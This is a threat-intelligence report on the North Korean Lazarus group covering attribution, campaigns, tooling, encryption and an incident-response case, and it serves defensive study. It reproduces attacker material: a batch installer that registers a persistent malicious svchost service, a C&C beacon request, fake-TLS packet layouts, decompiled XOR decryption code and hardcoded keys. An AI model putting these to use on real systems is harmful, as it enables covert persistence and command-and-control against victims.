



# The Lazarus Constellation

A study on North Korean malware

19/02/2020



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# I. RISE OF LAZARUS

## INTRODUCING THE LAZARUS APT GROUP

Lazarus activities have been retroactively tracked back to 2007, under various names. For years, these activities were seen as acts of cyberterrorism and vandalism, since most of them systematically involved destruction of data and / or distributed denial of service attacks.

The Lazarus group was clearly identified and named in the 2016 Novetta report “Operation Blockbuster”<sup>1</sup>. This report uncovered and attributed a large set of malware based on the analysis of the Sony Pictures Entertainment targeted attack. Attribution and tracking was made possible due to the group’s habits of reusing huge chunks of code in most of their malware.

This report showcased how active and diverse the group is: using more than 45 different home-developed malware families, Lazarus has been conducting destructive attacks but also advanced and persistent spying campaigns all over the world, making it worthy of the “APT” designation. TTP, arsenal and targets reveal that Lazarus is composed of at least three different subgroups: the Lazarus “core”, aiming at disrupting activities and causing damage, Andariel, hacking for profit and intelligence, and Bluenoroff, motivated by financial gains.


Uncovering its malware and activities didn’t stop the Lazarus group from continuing its operations or renewing its arsenal, as the rest of this report will show.

The U.S. Government, mostly through its CERT, is referring to Lazarus as Hidden Cobra<sup>2</sup>.

I. Rise of Lazarus

## ATTRIBUTION: LINKS WITH NORTH KOREA

Lazarus activities have often been wrongly attributed to China or to unknown cyberterrorist groups. After identifying the Lazarus arsenal in 2016, researchers were able to track and attribute the group’s attacks, as well as monitoring their command & control servers. During an investigation, Group-IB discovered that Lazarus operators connected to a C&C using two IP addresses from North Korea ([210.52.109.22](#) and [175.45.178.222](#)). Moreover, analyses of compilation timestamps of the binaries used by the group in their attacks were consistent with North Korean working hours (see our analysis below). Other artefacts can be mentioned as well, such as the YMD date format found in Lazarus log files, which is used almost exclusively in the Korean region.



Date formats by country. Yellow = YMD format

It is believed that Lazarus operators are linked to Bureau 121, a division of the Reconnaissance General Bureau intelligence agency (Group-IB). This attribution to North Korea was confirmed by FBI and NSA investigations, based on internal sources and the technical elements previously mentioned <sup>3</sup>.


## TARGETS & CAPABILITIES

Lazarus targets are very disparate, as the group has very diverse motives: intelligence, financial gains and disruption. Lazarus and its subgroups have been focusing on attacking governments, financial institutions, defense industry actors, IT and videogame companies. Geographically, most targets are located in South Korea and in South America.

Despite operator mistakes and the fact that their attacks are most of the time technically simple, Lazarus and its subgroups are well-funded and able to discretely maintain persistence in networks for years. They were seen adapting very fast, fighting against forensic investigators in real-time by repacking malware, erasing files or modifying encryption keys and algorithms in less than an hour after being discovered.

Furthermore, they have been leveraging many 0day vulnerabilities they bought or developed on their own throughout the years.

All of these operations come at a cost. The Bluenoroff subgroup is supposedly in charge of financing the whole ecosystem through big money heists.



## CLARIFYING LINKS WITH OTHER ATTACKER GROUPS

Lazarus shares some TTP with other North Korean APT groups and has been using crimeware malware.

### - APT37 (Reaper)

Other names:

- Reaper (FireEye)
- Ricochet Chollima (CrowdStrike) ScarCruft
- Red Eyes

APT37 is another North Korean attacker group focusing on the Middle East and South Korea. Reaper uses its own set of malware and infrastructure, and its activities don't overlap with Lazarus'. The first known attack attributed to APT37 was traced back to 2014. They rely strongly on known or 0day exploits and spear phishing to infect their victims.

The group was publicly exposed by FireEye <sup>4</sup>.

### - APT38 (Bluenoroff)

APT38 targets financial companies mostly in Asia. The first known operation took place in 2014 according to FireEye. The group was publicly exposed by FireEye <sup>5</sup>. This report doesn't clearly draw a link between APT38 and Lazarus subgroup Bluenoroff, which comes from the fact that FireEye classify APT groups following its own strict rules and criteria. To remove any confusion, we will be less rigorous than FireEye and consider APT38 to be Bluenoroff, based on malware code overlaps and TTPs. See the "Classification" part of this report for technical links with Lazarus.

APT38 TTP resemble those of Lazarus subgroups, especially how they carry out their attacks and chose their targets. They have been focusing on attacking banks connected to the SWIFT network. They will most of the time infiltrate a bank network through vulnerable exposed servers, spend months gathering information, doing reconnaissance and moving laterally in the network until they find a way to steal money. Once the theft is complete, they will try to destroy all evidence by deploying crimeware ransomware or wipers.

APT38 has its own toolset to maintain persistence, move laterally and manipulate SWIFT transactions. Their targets are diverse and worldwide: Russia, Turkey, USA, Uruguay, Brazil, Vietnam, etc. This group has shown some amateurism and carelessness despite being quite sophisticated, which is a common trait amongst North Korean APT groups.

### - Clarifying links with TA505 (Emotet, TrickBot & Dridex)

TA505 is a financially-motivated threat actor mostly operating from Russia. This actor is known for phishing campaigns using banking trojans such as Dridex and TrickBot, ransomware campaigns deploying Locky and the wide use of the Emotet loader.

#### - McAfee's mistake

Since early 2019, some reports mentioning links between Emotet/TrickBot and Lazarus were published. It appears, however, that these reports were filled with misconceptions and faulty logic, which led to misattributions.

Emotet is one of the most common malware loaders in the wild. It has been used by the TrickBot gang to install their eponymous banking trojan. Both Emotet and TrickBot are believed to come from the Russian cybercrime.

In late 2018, Emotet and TrickBot were seen deploying a ransomware called Ryuk in well-funded companies' infected networks. Contrary to most ransomware, Ryuk asks for a huge amount of money

to decrypt files, sometimes more than \$100,000 (see paid ransoms <sup>6</sup>). Analysis of this malware revealed that it shared most of its code with another crimeware ransomware named Hermes. Hermes was sold on underground hacker forums for as little as \$300 in 2017/2018 and was quite popular during those years. Lazarus has been buying and using Hermes to cover their tracks by encrypting disks after a completed operation multiple times. Given these facts, some hasty researchers spread the idea that Ryuk and Lazarus were tied due to Hermes. This was also supported by the fact that researchers reported that they saw previous Lazarus infections cohabit with Emotet and TrickBot, which can also be observed during a forensic mission.

McAfee, in charge of investigating a Ryuk outbreak at that time, published a blogpost to clarify the situation and reveal some findings supporting that Ryuk was in fact coming from a Russian-speaking country and probably linked to the TrickBot gang.

### – Latest proof of actual links

In mid-2019, what were initially seen as coincidences became more and more suspicious and some strong links were found during incident response missions, with Lazarus samples being dropped shortly after TA505 malware infected the network. TA505 and Lazarus IOCs were found altogether in bank networks and PowerShell post-intrusion scripts attributed to TA505 and Lazarus appeared to be very similar <sup>7 8</sup>. From there, it is hard not to consider the fact that the TA505 attackers seem to be selling accesses to bank networks to Lazarus. LEXFO also found TA505 malware (TrickBot and Emotet) during its incident response involving Lazarus, which corroborates these assertions.

## MAIN OPERATIONS (2007 - 2015)

Lazarus operations have been traced back to 2007. The first attack attributed to Lazarus was a DDoS against South Korean and U.S. websites leveraging the MyDoom botnet. The group has been very active ever since, conducting the operations below (Intezer <sup>9</sup>):

Year	Lazarus campaign	Year	Lazarus campaign
2007	Silent Chollima	2015	Tdrop
2009	MYDOOM	2016	Bangladesh Bank Heist
2011	10 Days of Rain	2017	WannaCry
2011	Operation Troy	2017	Hidden Cobra
2011	SierraBravo	2017	Polish Attacks
2011	Blockbuster	2017	Ratankba
2011	Joanap	2017	RokRAT
2011	KorDLLBot	2018	South Korean Power Grid
2011	Brambul	2018	GoldDragon
2013	KorHigh	2018	NavRAT
2013	DarkSeoul	2018	Lazarus Bitcoin
2013	KimSuky	2018	NK Gambling
2014	Destover	2018	RedGambler
2015	Duuzer	2018	LEXFO's incident response

# II. LAZARUS' NEW MOTIVES (2016 - 2019)

## FIGHTING SANCTIONS IN THE CYBER SPACE

North Korea has been targeted by multiple rounds of financial sanctions and restrictions. In 2017, the UN and the United States issued many resolutions and orders that had heavy negative impact on North Korea exchanges <sup>10</sup>.

To compensate, we have seen the Lazarus group focus on hacking financial institutions all around the world to steal money. Even though disruptive attacks keep being conducted, it is clear that Lazarus prefer heists involving big sums of money. Likewise, spying operations are still being conducted by North Korea but are usually attributed to the fast-expanding APT37 <sup>11</sup>.

The Andariel subgroup illustrates how Lazarus changed its focus from information gathering to financial gains. Precisely, Andariel was actively targeting the defense industry until the end of 2016, when they switched to attacking financial institutions, as showed by the timeline of the main Andariel attacks below: (AhnLab <sup>12</sup>)

Date	Target	Purpose
November 2015	Defense	Intelligence
February 2016	Security company	Intelligence
April 2016	Defense	Intelligence
June 2016	Defense	Intelligence
August 2016	Military	Intelligence
October 2016	Gambling	Financial gains
January 2017	Gambling	Financial gains
March 2017	ATM	Financial gains
April 2017	Energy	Intelligence
May 2017	Financial industry	Financial gains
June 2017	Financial industry	Financial gains
October 2017	Travel agency	Financial gains
December 2017	Travel agency	Financial gains
December 2017	Telecommunications	Spying
December 2017	Cryptocurrency exchange	Financial gains
February 2018	Cryptocurrency exchange	Financial gains
February 2018	Politics	Spying
October 2018	ATM (FastCash)	Financial gains

## BANKS & ATM

Most bank attacks are carried out by the Bluenoroff subgroup, while ATM attacks are usually attributed to Andariel. In both cases, two methods were leveraged:

- Spear phishing Watering hole
- Vulnerabilities in specific and targeted software directly to perform supply chain attacks

One of largest attacks occurred in early 2017, when it was discovered that more than twenty Polish banks were infiltrated by Lazarus. The financial loss is unknown but the scale of the attack and its success is a testament to how capable the attackers are. Bank employees were targeted by several watering holes <sup>13</sup> delivering a payload through a known Silverlight exploit (CVE-2016-0034).

Lazarus also unsurprisingly targets ATM to steal credit card information. Lazarus targeted the ATM operator VANXATM in February 2015. The attack was sophisticated and leveraged a 0day in the antivirus software as well as a bad configuration of the update server allowing the attackers to install their malware on more than 60 connected ATM. It was reported that 230,000 unique credit card information numbers were exfiltrated to Lazarus C&C. The attack was attributed to the Andariel subgroup <sup>14</sup>.

Another example of a successful ATM attack by Lazarus was uncovered by US-CERT <sup>15</sup> and Symantec <sup>16</sup> and was named “FASTCash campaign”. This attack successfully targeted banks in Asia and Africa, and forced issuing banks to accept fraudulent withdrawal requests. Different tailor-made malware were used in each attack. Such an attack involving ATM jackpotting requires physical presence and a mule network, showing how experienced Lazarus attackers are in carrying out advanced cybercriminal operations. Tens of millions of dollar were successfully stolen from banks.

Lazarus has also been targeting Point-of-Sale businesses with the Ratankba malware family they developed, showing that they don’t miss any opportunity to make quick money using custom tools <sup>17</sup>.

## TARGETING CRYPTOCURRENCY BUSINESSES

Lazarus attackers have recently been focusing on hacking cryptocurrency businesses, with a particular emphasis on South Korean exchanges. These attacks are very profitable and most of the time quite unsophisticated, making them the perfect way for stealing money <sup>18</sup>. The most significant attack was against Coincheck and ended up with Lazarus stealing about \$534 million <sup>19</sup>.

In 2018, Kaspersky uncovered a Lazarus attack they called “Operation AppleJesus”. The attack was sophisticated and targeted cryptocurrency users and exchanges. Victims were infected by a backdoored MacOS cryptocurrency trading software. Most samples used were compiled in 2017 <sup>20</sup>.

In the end of 2017, ProofPoint uncovered a new implant named PowerRatbanka. This malware was developed using PowerShell, which shows that Lazarus attackers are following the trends and their arsenal is in constant development <sup>21</sup>.

Other Lazarus attacks were reported by Group-IB in 2018 against YouBit, Coinis and Yapizon with millions of dollars stolen in each case. All of the exchanges are located in South Korea, and spear phishing was the main intrusion vector.

## NEW TOOLSET

Being exhaustive in the description of the Lazarus toolset would be a trite task, as the group is able to quickly develop custom malware for each target. They have also been seen using malware from other criminal groups, particularly ransomware, to make attribution harder and cover their tracks.

For instance, some Lazarus malware were found alongside Emotet and Trickbot, and the attackers will execute ransomware such as Hermes to hide their activities and fingerprints after a successful operation.

Recently, a new specific malware toolset was used by Lazarus in different attacks. LEXFO investigated such an attack involving malware from this set and will describe its findings in the next part.

LEXFO also noticed that the attackers were no longer using the VisualStudio C++ v6 compiler, and the most recent samples found were compiled using VisualStudio C++ v8.

### - **MacOS malware**

Kaspersky uncovered an attack attributed to Lazarus leveraging a trojanized cryptocurrency trading application for MacOS. This discovery showed that the North Korean group is not slowing down and keeps improving its technical capabilities <sup>22</sup>.

The malware could be attributed to Lazarus mostly because of a hardcoded RC4 key found in other Lazarus malware and a reused C&C domain.

In the fall of 2019, TrendMicro also published a blog article where they uncovered a MacOS variant of the Nukesped trojan found in the wild, attributed to Lazarus <sup>23</sup>.

### - **Mobile malware**

Lazarus expanded their capabilities and developed their first mobile malware in 2017, by adding malicious code to a legitimate APK. This malware was discovered and analyzed by McAfee in a blogpost <sup>24</sup>. The trojanized Android application was not spread through Google Play.

Attribution to Lazarus is based on the communication protocol which was made to hide packets in the legitimate flow of TLS/SSL traffic, and some hardcoded values found in other Lazarus samples.




# III. TECHNICAL ANALYSIS OF KEY LAZARUS ATTACKS

## LAZARUS TTP

### - Attack scheme

Considering the vast amount of attacks carried out by Lazarus throughout the years, it is possible to notice some recurring patterns in the way the group operates. These patterns have not changed much since their first attacks.

- Intrusion through spear phishing, watering hole, bruteforce or web vulnerabilities Network discovery using custom or publicly-available tools
- Gathering credentials through Mimikatz-like tools and keyloggers Lateral movements using custom or publicly-available tools Fulfilling the attack goal: stealing money and/or information
- Covering tracks by wiping systems or infecting the victims with crimeware malware or ransomware



## - **Intrusion**

Lazarus operators use a wide range of tricks to try and infect their victims. Their main vector is spear phishing, sometimes using 0day or known vulnerabilities. They also perform watering hole attacks and RDP password brute-force [25](#).

Furthermore, they often exploit bad network isolation by hacking into webservers in order to try and access the internal network of a targeted organization. In this way, they were able to reach the server connected to the SWIFT network in the case of the Bangladesh Central Bank attack.

In an attempt at attacking a Chilean bank, the Lazarus operators targeted an employee with a fake job offer. They set up an interview via a Skype call where the targeted employee was tricked into downloading and executing a payload. This shows that the attackers are becoming more and more aggressive [26](#).

## - **Attempts to confuse attribution**

Lazarus malware developers have been trying to fool researchers by introducing some “false flag” Russian strings as command names. The attempt was not convincing as it was obvious for native speakers that names were lazily translated to Russian. The Russian command names are still used to this day and can be used as a signature [27](#) [28](#).

Here are some of them that LEXFO found in a very recent sample:

```
Poluchit  
Nachalo  
ssylka  
ustanavlivat  
kliyent2podklyuchit
```

These strings were used in combination with commercial Russian packers to try and fool researchers and journalists, at a time where they are often too quick to attribute attacks to Russian groups.

## - **Malware design**

Lazarus malware usually have the following patterns:

- Multistaged
- Command-line malware and tools
- Designed to be run as Svchost services (for persistence) API are loaded dynamically

Lazarus developers usually forget to strip the PDB path from compiled binaries, even when they disclose valuable information such as what the malware does, its goal, or even the developer’s name.

## - **Communications**

Lazarus malware often use a communication protocol that has been named “Fake TLS” [29](#) [30](#) for communications. This protocol makes malicious packets look like legitimate TLS handshakes and communications might stay under the radar due to heavy TLS traffic on port 443.

This protocol can be found in most Lazarus malware. It is however hard to detect with Snort and Suricata rules considering the huge stream of TLS/SSL packets to monitor, which explains why it has been consistently used for years by the attackers.

Example of a Lazarus Fake-TLS packet:

0000	17 03 01 00 30 5d 15 3d a2 40 ef d2 01 25 ca 54	....0]..=@...%.T
0010	26 5f 5d b0 d2 2f 2f 6d 2d ec 56 85 b0 4c a9 bf	&_...]..//m-.V..L..
0020	eb 97 be 31 ad cd de 3a b4 71 1e c8 53 96 0b 2d	...1....:q..S...-
0030	c3 91 3d a2 15	..=..

A legitimate TLS packet would be structured this way:

Bytes	Meaning
17	ApplicationData protocol type
03 01	SSL version (TLS 1.0)
00 30	Message length (48 bytes)
5d ... 15	Encrypted application data

In case of a Lazarus fake-TLS packet, the structure is:

Bytes	Meaning
17 03 01	Fake TLS header
00 10	Size of next packet < 0x4000

The first packet is a fake-TLS handshake sent to the C&C server:

```
0000 17 03 01 00 04 .....
```

Data are then encrypted using algorithms and/or keys different for each malware, usually relying on XOR operations or standard algorithms such as RC4.

Different and more standard communication protocols have been used by Lazarus. Simple HTTP requests with hardcoded URLs were implemented in some cases where attackers didn't care too much about detection.

Here is an example of a Lazarus HTTP request:

```
GET /sub/lib/lib.asp?id=dn678 HTTP/1.1 Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0)
Host: www.secuvision.co.kr Connection: Keep-Alive
```

## - Filenames

For payloads and modules, filenames are generally inspired by legitimate Windows services and end with “`xxsvc.(dll|exe)`”:

```
swpsvc.dll
sppsvc.dll
sqcsvc.dll
gpsvc.exe
uploadmgrsvc.dll
wmisecsvc.dll
...
...
```

Lazarus has been using `[filename].tmp` and `[filename].dat` filenames for configurations or to store data to be sent to the C&C. Recently, they started using configuration files named `[filename].dll.mui`.

## - Persistence

Persistence is usually achieved by setting the main payload as an `AUTO_START` svchost service, which means the malware will be loaded each time the user session starts through the command `svchost -k [service]`.

## – Packers

As Lazarus reuse a lot of code in their malware, they manage to evade detection by signature using free and commercial packers. Here is a list of the main packers encountered:

- UPX
- VMPProtect
- Themida
- Armadillo
- ASPack
- Enigma
- Protector

## – Third-party libraries

Lazarus uses statically linked third party libraries in their malware for communications and TLS/SSL implementation. The following libraries were seen:

- Libcurl (version 7.49.1)
- mbedTLS / PolarSSL
- wolfSSL

The Libcurl library with the same exact version is still being used in the most recent Lazarus samples. To compress data, Lazarus developers usually use inflate/deflate lib versions 1.1.3 and 1.1.4 as well as Zlib version 1.0.1 and 1.2.7.

## – Third-party tools

Lazarus has its own toolbox, but operators will also use third-party legitimate tools when necessary. They mostly include credential-gathering tools and software allowing lateral movements. Attackers will pack tools that are widely flagged by anti-virus, such as Mimikatz, to evade signature-based detection.

The list of third-party tools includes:

- PsExec
- Mimikatz
- FreeRDP
- SC.exe
- Net.exe
- ...

## – Encryption

The Lazarus group uses standard and custom encryption algorithms. Custom algorithms are usually based on several XOR operations with constant values, while standard ones are common such as RC4, AES and DES.

They will sometimes use exotic ciphers like Spritz, an RC4-like algorithm they implemented in a set of malware described by Kaspersky. They have the bad habit of reusing encryption algorithms and keys in different malware, which helps detection and attribution.

Lazarus uses encryption for communications, hiding dynamically-imported API names to avoid heuristics and to encrypt their payloads. For the latter, they also use less sophisticated ways of hiding strings, such as Base64 encoding and alphabet substitution.

We will review some encryption algorithms found in samples below.

## - XOR-based algorithms

Most custom algorithms implemented by Lazarus are based on XOR operations with hardcoded keys. While most of them are pretty straightforward to understand, some are quite imaginative. Here are some algorithms and keys found in multiple Lazarus samples:

Algorithm	Key	Campaign / Malware
XOR	0xA7	Blockbuster
XOR	0x9E	Lazarus downloader
XOR	0x23	FASTCash
XOR	QzEc , wPof	Attack on Taiwanese banks + LEXFO incident response
XOR-based	0xF4F29E1B	Lazarus under the hood
XOR-based	0xCB9A345	Lazarus under the hood
XOR-based	0x4F833D5B	Lazarus under the hood
XOR-S^	/	Phandoor (Troy)
XOR-1FE	/	Phandoor
XOR-7F8	/	asdfdoor, FBIRat, Passive backdoor
XOR-FFFFFFFFFF0	/	Rifle

Below is an example of a custom XOR-based encryption algorithm using hardcoded keys and constants found in several Andariel samples.

```

lpBuffer = buff;
LOBYTE(key4) = 0x82u;
v13 = buff;
key3 = 5;
key1 = 0x556F9482;
key2 = 0xAFC12058;
if ( (signed int)dwSize > 0 ) {
    offset = encryptedBuffer - (char *)lpBuffer; i = dwSize;
    do {
        *lpBuffer = key3 ^ key2 ^ key4 ^ lpBuffer[offset]; key3
        = key3 & key2 ^ key4 & (key3 ^ key2);
        key4 = (((unsigned_int16)key1 ^ (unsigned_int16)(8 * key1)) & 0x7F8) << 20) | (key1 >> 8); key2
        = (((key2 << 7) ^ (key2 ^ 16 * (key2 ^ 2 * key2)) & 0xFFFFF80) << 17) | (key2 >> 8);
        ++lpBuffer; nbBytesLeft
        = i-- == 1;
        key1 = (((unsigned_int16)key1 ^ (unsigned_int16)(8 * key1)) & 0x7F8) << 20) | (key1 >> 8);
    }
    while ( !nbBytesLeft );
    lpBuffer = v13;
    size = dwSize;
}

```

A good example of code reuse is the “S^” algorithm (S-hat) recently seen in many Andariel malware compiled in 2016/2017. We found traces of the same algorithm in samples used in Operation Troy, compiled in 2010 and 2011 in a payload named bs.dll <sup>31</sup>.

## - RC4

The RC4 algorithm is found in a number of malware, as it is easy and quick to implement. Lazarus developers will sometimes modify it lightly and double the PRGA part of the algorithm to confuse analysts.

Below are some of the hardcoded keys found in samples <sup>32</sup>.

### Hardcoded key

```
4E 38 1F A7 7F 08 CC AA 0D 56 EF F9 ED 08 EF
E2 A4 85 92
f9 65 8b c9 ec 12 f9 ae 50 e6 26 d7 70 77 ac 1e
53 87 F2 11 30 3D B5 52 AD C8 28 09 E0 52 60 D0 6C C5 68 E2 70 77 3C 8F 12 C0 7B 13 D7 B3 9F 15
```

## - AES

The AES algorithm was found in many Lazarus samples: Electricfish, backdoors involved in India attacks, Joanap, various Bluenoroff samples...

## - Spritz

The Spritz encryption algorithm is not as common as the others but was used by Lazarus by one of their loaders to decrypt payloads. The key found was:

### Hardcoded key

```
6B EA F5 11 DF 18 6D 74 AF F2 D9 30 8D 17 72 E4 BD A1 45 2D 3F 91 EB DE DC F6 FA 4C 9E 3A 8F 98
```


## - C&C Architecture

Lazarus uses a standard C&C architecture with several layers of proxy servers. These proxies will relay packets from the operators to the implants or the other way around through fake TLS packets.

According to a Group-IB investigation <sup>33</sup>, operators set up a three-layer architecture using non standard ports.

Domains and servers are usually leased in Asian countries and paid with bitcoins or other cryptocurrencies for anonymity. Lazarus used to leverage hacked servers for their C&C infrastructure but recent attacks show that they have moved away from it.

From a geographic point of view, most C&C appear to be hosted in the US and in Asian countries. The diagram below shows locations of more than 50 C&C that have been used by Lazarus in different attacks the past two years.



# MITRE ATT&CK MATRIX

## - Techniques used

The ATT&CK matrix<sup>34</sup> related to Lazarus clearly shows how active and diverse the group is.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Drive-by Compromise	Command-Line Interface	Account Manipulation	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Spearphishing Attachment	Compiled HTML File	Bootkit	New Service	Compiled HTML File	Brute Force
	Exploitation for Client Execution	Hidden Files and Directories	Process Injection	Connection Proxy	Credential Dumping
	Scripting	New Service		Disabling Security Tools	Input Capture
	User Execution	Registry Run Keys / Startup Folder		File Deletion	
	Windows Management Instrumentation	Shortcut Modification		Hidden Files and Directories	
				Obfuscated Files or Information	
				Process Injection	
				Scripting	
				Timestomp	

Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
Application Window Discovery	Remote Desktop Protocol	Data from Local System	Commonly Used Port	Data Compressed	Data Destruction
File and Directory Discovery	Remote File Copy	Data Staged	Connection Proxy	Data Encrypted	Disk Content Wipe
Process Discovery	Windows Admin Shares	Input Capture	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Query Registry			Data Encoding	Exfiltration Over Command and Control Channel	Resource Hijacking
System Information Discovery			Fallback Channels		Service Stop
System Network Configuration Discovery			Multiband Communication		System Shutdown/Reboot
System Owner/User Discovery			Remote File Copy		
System Time Discovery			Standard Application Layer Protocol		
			Standard Cryptographic Protocol		
			Uncommonly Used Port		

## – Software

Similarly, they have been using the set of software below (list is not exhaustive) <sup>35</sup>:

ID	Name
S0347	AuditCred
S0245	BADCALL
S0239	Bankshot
S0181	FALLCHILL
S0246	HARDRAIN
S0376	HOPLIGHT
S0271	KEYMARBLE
S0002	Mimikatz
S0108	netsh
S0238	Proxysvc
S0241	RATANKBA
S0364	RawDisk
S0263	TYPEFRAME
S0180	Volgmer
S0366	WannaCry

# IV. INCIDENT RESPONSE: HOW TO UNCOVER AN ONGOING LAZARUS ATTACK

## CONTEXT

In late December 2018, LEXFO was contacted by a mobile video game company following multiple infections. The company was alerted of outgoing malicious traffic to a known Lazarus C&C that was being monitored.

About 5 machines were identified as infected in the network at the time. LEXFO immediately asked for RAM and disk dumps of the infected systems, as well as all captured encrypted traffic and began investigating.

## FIRST ASSESSMENT

LEXFO was provided with several RAM and disk dumps of the infected machines and three binaries as well as a configuration file and a batch installer, found on the computers and believed to have been used by the attackers.

Filename	Type	Size
igfx.exe	PE32+ executable (GUI) x86-64	260K
sqcsvc.dll	PE32+ executable (DLL) (GUI) x86-64	2,6M
sqcsvc.dll.mui	Data	236
svc.bat	Batch script	643

A quick look at the batch script revealed that its purpose was to deploy and install the RAT payload `sqcsvc.dll` and its encrypted configuration. The script also takes care of installing a persistent service named `sqcsvc`.

`svc.bat` installer script content:

```
mkdir "c:\programdata\microsoft\sqcsvc"
move "c:\perflogs\1.dat" "c:\programdata\microsoft\sqcsvc\sqcsvc6.idx"
move "c:\perflogs\1.dll" "c:\windows\system32\sqcsvc.dll"
move "c:\perflogs\1.dll.mui" "c:\windows\system32\sqcsvc.dll.mui"
sc create sqcsvc binPath= "%SystemRoot%\System32\svchost.exe -k sqcsvc" start= auto reg
add "HKLM\SYSTEM\ControlSet001\Services\sqcsvc\Parameters"
reg add "HKLM\SYSTEM\ControlSet001\services\sqcsvc\parameters" /v ServiceDll /t REG_EX-
PAND_SZ /d "%SystemRoot%\System32\sqcsvc.dll"
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Svchost" /v sqcsvc /t REG_
MULTI_SZ /d sqcsvc
```

Then, LEXFO started reverse-engineering the `sqcsvc` payload that was found in the RAM and disk dumps in order to assess the attackers' capabilities and find the decryption algorithm for communications.

## ATTRIBUTING THE ATTACK

Our classifier tool didn't show any strong link with other Lazarus samples, as the payloads we found were part of the new arsenal of Lazarus at the time. The only link found is a Yara rule match between IGFX and a sample involved in a Lazarus heist in Taiwan ([9a776b895e93926e2a758c09e341accc9333edc1243d216a5e53f47c6043c852](#)). The rule matched strings from the static library libcurl with the specific version `7.49.1`. We had to investigate further to confirm.

